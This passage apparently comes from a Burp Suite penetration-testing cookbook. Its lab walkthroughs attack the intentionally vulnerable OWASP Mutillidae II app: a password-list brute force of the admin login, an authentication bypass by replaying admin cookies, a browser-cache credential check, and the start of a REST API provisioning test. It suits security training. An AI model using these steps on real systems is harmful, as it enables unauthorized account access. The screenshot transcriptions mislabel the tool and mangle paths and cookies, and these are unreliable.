The screenshot shows a list of payloads: admin123, adminpass, welcome1, and admin. The 'admin' entry is highlighted with an orange background, indicating it is selected or the current item of interest. To the left of the list are buttons for Paste, Load ..., Remove, and Clear. Below the list is an 'Add' button and a text input field 'Enter a new item'. At the bottom is a 'Add from list ...' button with a dropdown arrow.

10. Go to the **Intruder | Options** tab and scroll down to the **Grep – Extract** section:


Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.


Extract the following items from responses:

Add

11. Click the checkbox **Extract the following items from responses** and then click the **Add** button. A pop-up box appears, displaying the response of the unsuccessful login attempt you made with the admin/aaaaaaa request.
12. In the search box at the bottom, search for the words **Not Logged In**. After finding the match, you must highlight the words **Not Logged In**, to assign the grep match correctly:



13. If you do not highlight the words properly, after you click **OK**, you will see **[INVALID]** inside the **Grep – Extract** box. If this happens, remove the entry by clicking the **Remove** button and try again by clicking the **Add** button, perform the search, and highlight the words.
14. If you highlight the words properly, you should see the following in the **Grep – Extract** box:



15. Now, click the **Start attack** button at the top right-hand side of the **Options** page.
16. A pop-up attack results table appears, displaying the request with the payloads you defined placed into the payload marker positions. Notice the attack table produced shows an extra column entitled **ReflectedXSSExecution**. This column is a result of the **Grep – Extract Option** set previously.
17. From this attack table, viewing the additional column, a tester can easily identify which request number successfully brute-forced the login screen. In this case, **Request 4**, using credentials of the username admin and the password admin logged us into the application:

Intruder attack 8

Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	ReflectedXSSExecution...
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In
1	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In
2	adminpass	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In
3	welcome1	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In
4	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50905	Logged In Admin: <span ...

18. Select **Request 4** within the attack table, and view the **Response | Render** tab. You should see the message **Logged In Admin: admin (g0t r00t?)** on the top right-hand side:

The screenshot shows the OWASp ZAP interface. At the top, there's a menu bar with 'Attack', 'Save', and 'Columns'. Below it is a tab bar with 'Results' (which is selected and highlighted in red), 'Target', 'Positions', 'Payloads', and 'Options'. A search bar says 'Filter: Showing all items'. The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, ReflectedXSSExecution..., and Comment. There are 5 rows of data. Row 4, which corresponds to the 'admin' account, has its entire row highlighted in orange and has a red border around it. Below the table are tabs for 'Request' and 'Response', and buttons for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. Below these is a browser window titled 'OWASP Mutillidae II: Web Pwn in Mass Production'. It shows version information: 'Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)'. A message at the bottom right says 'Logged In Admin: admin (got r00t?)'. Below the browser window are buttons for 'Toggle', 'Show Details', 'Toggle', 'Enforce', 'Reset', 'View', and 'View'. At the very bottom of the interface is a progress bar labeled 'Finished'.

Request	Payload	Status	Error	Timeout	Length	ReflectedXSSExecution...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
1	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
2	adminpass	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
3	welcome1	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
4	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50905	Logged In Admin: 	

19. Close the attack table by clicking the X in the top right-hand corner.

You successfully brute-forced the password of a valid account on the system, due to the application having a weak lock-out mechanism.

Testing for bypassing authentication schemes

Applications may contain flaws, allowing unauthorized access by means of bypassing the authentication measures in place. Bypassing techniques include a **direct page request** (that is, forced browsing), **parameter modification**, **session ID prediction**, and **SQL Injection**.

For the purposes of this recipe, we will use parameter modification.

Getting ready

Add and edit parameters in an unauthenticated request to match a previously captured authenticated request. Replay the modified, unauthenticated request to gain access to the application through bypassing the login mechanism.

How to do it...

1. Open the Firefox browser to the home page of OWASP Mutillidae II, using the **Home** button from the top menu, on the left-hand side. Make sure you are *not logged into* the application. If you are logged in, select **Logout** from the menu:



2. In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, browsing to the home page as unauthenticated. Right-click, and then select **Send to Repeater**:

The screenshot shows the Burp Suite interface. The top navigation bar includes "Target", "Proxy" (which is highlighted with a red box), "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". Below this, a sub-navigation bar has "Intercept" (highlighted with a red box), "HTTP history" (also highlighted with a red box), "WebSockets history", and "Options". The main pane displays a table of network requests. One row is selected, showing a GET request to "http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO". The "HTTP history" tab is active. At the bottom, there are tabs for "Request" and "Response", and buttons for "Raw", "Params", "Headers", and "Hex". A context menu is open over the selected request, listing options: "Send to Spider", "Do an active scan", "Do a passive scan", "Send to Intruder" (with "Ctrl+I" hotkey), "Send to Repeater" (which is highlighted with a red box), and "Ctrl+R".

3. Using this same request and location, right-click again, and then select **Send to Comparer** (request):

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
272	http://192.168.56.101	GET	/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0		✓	200	46441	HTML	php

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPH0
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,re
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer
Send to Comparer

4. Return to the home page of your browser and click the **Login/Register** button. At the login page, log in with the username of admin and the password of admin. Click **Login**.
5. After you log in, go ahead and log out. Make sure you press the **Logout** button and are logged out of the admin account.
6. In Burp, go to the **Proxy | HTTP history** tab and select the request you just made, logging in as admin. Select GET request immediately following the POST 302 redirect. Right-click and then select **Send to Repeater** (request):

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
273	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50789	HTML	php	
274	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	302	50905	HTML	php	
275	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1		✓	200	46544	HTML	php	

Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder Ctrl+I
Send to Repeater Ctrl+R

7. Using this same request and location, right-click again and **Send to Comparer** (request):

Screenshot of Burp Suite showing the Proxy tab and HTTP history. A context menu is open over the third request in the list.

HTTP history

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
273	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50789	HTML	php	
274	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	50905	HTML	php	
275	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓		200	46544	HTML	php	

Request

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=g5qn5mlh5cdhnu0du83tq; otto,phppbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Comparer is highlighted in the context menu.

8. Go to Burp's **Comparer** tab. Notice the two requests you sent are highlighted. Press the **Words** button on the bottom right-hand side, to compare the two requests at the same time:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder **Comparer** Extender Project options User options Alerts

Comparer

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
4	603	GET /multilidai/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5...
5	585	GET /multilidai/index.php?popUpNotificationCode=AU1 HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10...

Paste Load Remove Clear

Select item 2:

#	Length	Data
4	603	GET /multilidai/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5...
5	585	GET /multilidai/index.php?popUpNotificationCode=AU1 HTTP/1.1 Host: 192.168.56.101 User-Agent: Mozilla/5.0 (Windows NT 10...

Compare ... Words Bytes

9. A dialog pop-up displays the two requests with color-coded highlights to draw your eyes to the differences. Note the changes in the **Referer** header and the additional name/value pair placed in the admin account cookie. Close the pop-up box with the **X** on the right-hand side:

Word compare of #4 and #5 (5 differences)

Length: 603 Length: 585

```
GET /multilidai/index.php?page=home.php&popUpNotificationCode=HPHO HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/multilidai/index.php?page=home.php&popUpNotificationCode=HPHO
Cookie: showwhatis=1; PHPSESSID=g5qn9m1h5cdhu0du63tq1qm54; acopendivids=swingset; lotto_phbb2_redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Length: 585

```
GET /multilidai/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/multilidai/index.php?page=home.php
Cookie: showwhatis=1; username=admin; uid=1; PHPSESSID=d56n9m1h5cdhu0du83tq1qm54; acopendivids=swingset; lotto_phbb2_redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Key: Modified Deleted Added Sync views

10. Return to **Repeater**, which contains your first GET request you performed as

unauthenticated. Prior to performing this attack, make sure you are completely logged out of the application.

11. You can verify you are logged out by clicking the **Go** button in **Repeater** associated to your unauthenticated request:

The screenshot shows the OWASPy ZAP interface. On the left, the 'Request' tab displays a GET request to 'http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=HPHO'. The 'Response' tab shows the result of the request, which is a login page titled 'OWASP Mutillidae II: Web Pwn in Mass Productio'. The status bar at the top right indicates 'Not Logged In'. The page content includes links for 'Home', 'Login/Register', 'Toggle Hints', 'Show popup hints', 'Toggle Security', 'Enforce SSL', 'Reset DB', and 'View Log'. Below the main content, there are links for 'OWASP 2013', 'OWASP 2010', and 'OWASP 2007'. A 'Like Mutillidae? Check out how to help' button is also present.

12. Now flip over to the **Repeater** tab, which contains your second GET request as authenticated user admin. Copy the values for **Referer** header and **Cookie** from the authenticated request. This attack is parameter modification for the purpose of bypassing authentication:

The screenshot shows the 'Repeater' tab in OWASPy ZAP. The 'Request' tab displays a modified GET request to 'http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AUI'. The 'Raw' tab shows the full request string. The 'Cookie' and 'Referer' headers are highlighted with a red box. The 'Cookie' value is 'showhints=1; username=admin; uid=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada'. The 'Referer' value is 'http://192.168.56.101/mutillidae/index.php?page=login.php'.

13. Copy the highlighted headers (**Referer** and **Cookie**) from the authenticated GET request. You are going to paste those values into the unauthenticated GET request.
14. Replace the same headers in the unauthenticated GET request by highlighting and right-clicking, and select **Paste**.
15. Right-click and select **Paste** in the **Repeater | Raw** tab of the first GET request you performed as unauthenticated.
16. Click the **Go** button to send your modified GET request. Remember, this is

the first GET request you performed as unauthenticated.

17. Verify that you are now logged in as admin in the **Response | Render** tab.
We were able to bypass the authentication mechanism (that is, the log in page) by performing parameter manipulation:

Response

Raw Headers Hex HTML Render


 OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (got root?)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | C

OWASP 2013
OWASP 2010
OWASP 2007

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application



How it works

By replaying both the token found in the cookie and the referer value of the authenticated request into the unauthenticated request, we are able to bypass the authentication scheme and gain unauthorized access to the application.

Testing for browser cache weaknesses

Browser caching is provided for improved performance and better end-user experience. However, when sensitive data is typed into a browser by the user, such data can also be cached in the browser history. This cached data is visible by examining the browser's cache or simply by pressing the browser's *back* button.

Getting ready

Using the browser's back button, determine whether login credentials are cached, allowing for unauthorized access. Examine these steps in Burp, to understand the vulnerability.

How to do it...

1. Log into the Mutillidae application as admin with the password admin.
2. Now log out of the application by clicking the **Logout** button from the top menu.
3. Verify you are logged out by noting the **Not Logged In** message.
4. View these steps as messages in Burp's **Proxy | History** as well. Note the logout performs a **302** redirect in an effort to not cache cookies or credentials in the browser:

319	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1	✓	200	46544	HTML	php
320	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓	302	733	HTML	php
321	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1	✓	200	51219	HTML	php


Request Response

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: showhints=; PHPSESSID=g5qn9mlh5cdhu0du83tq1qjm54; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

5. From the Firefox browser, click the back button and notice that you are now logged in as admin even though you did not log in! This is possible because of cached credentials stored in the browser and the lack of any cache-control protections set in the application.
6. Now refresh/reload the page in the browser, and you will see you are logged out again.
7. Examine the steps within the **Proxy | HTTP history** tab. Review the steps you did through the browser against the messages captured in the **Proxy | HTTP history** table:
 - Request 1 in the following screenshot is unauthenticated
 - Request 35 is the successful login (302) as admin
 - Request 37 is the logout of the admin account
 - Requests 38 and 39 are the refresh or reload of the browser page, logging us out again
8. There is no request captured when you press the browser's back button. This is because the back button action is contained in the browser. No message was sent through Burp to the web server to perform this action.

This is an important distinction to note. Nonetheless, we found a vulnerability associated with weak browser-caching protection. In cases such as this, penetration testers will take a screenshot of the logged-in cached page, seen after clicking the back button:



The screenshot shows the OWASP ZAP interface with the following navigation bars:

- Top bar: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts.
- Second bar: Intercept, HTTP history, WebSockets history, Options.

The "Proxy" and "HTTP history" buttons are highlighted with red boxes.

Below the bars is a filter input field: "Filter: Hiding script, CSS, image and general binary content".

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/multilidæ/index.php?popUpNotificationCode=AU1	✓		200	46499	HTML	php
34	http://192.168.56.101	GET	/multilidæ/index.php?page=login.php	✓		200	50774	HTML	php
35	http://192.168.56.101	POST	/multilidæ/index.php?page=login.php	✓		302	50905	HTML	php
36	http://192.168.56.101	GET	/multilidæ/index.php?popUpNotificationCode=AU1	✓		200	46544	HTML	php
37	http://192.168.56.101	GET	/multilidæ/index.php?do=logout	✓		302	733	HTML	php
38	http://192.168.56.101	GET	/multilidæ/index.php?page=login.php&popUpNotificationCode=LOU1	✓		200	51219	HTML	php
39	http://192.168.56.101	GET	/multilidæ/index.php?popUpNotificationCode=AU1	✓		200	46499	HTML	php

Testing the account provisioning process via the REST API

Account provisioning is the process of establishing and maintaining user accounts within an application. Provisioning capabilities are usually restricted to administrator accounts. Penetration testers must validate account-provisioning functions are done by users providing proper identification and authorization. A common venue for account provisioning is through **Representational State Transfer (REST)** API calls. Many times, developers may not put the same authorization checks in place for API calls that are used in the UI portion of an application.


Getting ready

Using REST API calls available in the OWASP Mutillidae II application, determine whether an unauthenticated API call can provision or modify users.

How to do it...

Make sure you are not logged into the application. If you are, click the **Logout** button from the top menu.

1. Within Mutillidae, browse to the **User Lookup (SQL) Page** and select **OWASP 2013 | A1 Injection (SQL) | SQLi – Extract Data | User Info (SQL)**:



2. Type user for **Name** and user for **Password**, and click **View Account Details**. You should see the results shown in the next screenshot. This is the account we will test provisioning functions against, using REST calls:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- [OWASP 2013](#)
- [OWASP 2010](#)
- [OWASP 2007](#)
- [Web Services](#)
- [HTML 5](#)
- [Others](#)
- [Documentation](#)
- [Resources](#)



Getting Started:
Project Whitepaper



Release
Announcements



User Lookup (SQL)



Back



Help Me!



Hints



Switch to SOAP Web Service version



Switch to XPath version

Please enter username and password
to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)


Results for "user".1 records found.

Username=user
Password=user
Signature=User Account

Through Spidering, Burp can find /api or /rest folders. Such folders are clues that an application is REST API enabled. A tester needs to

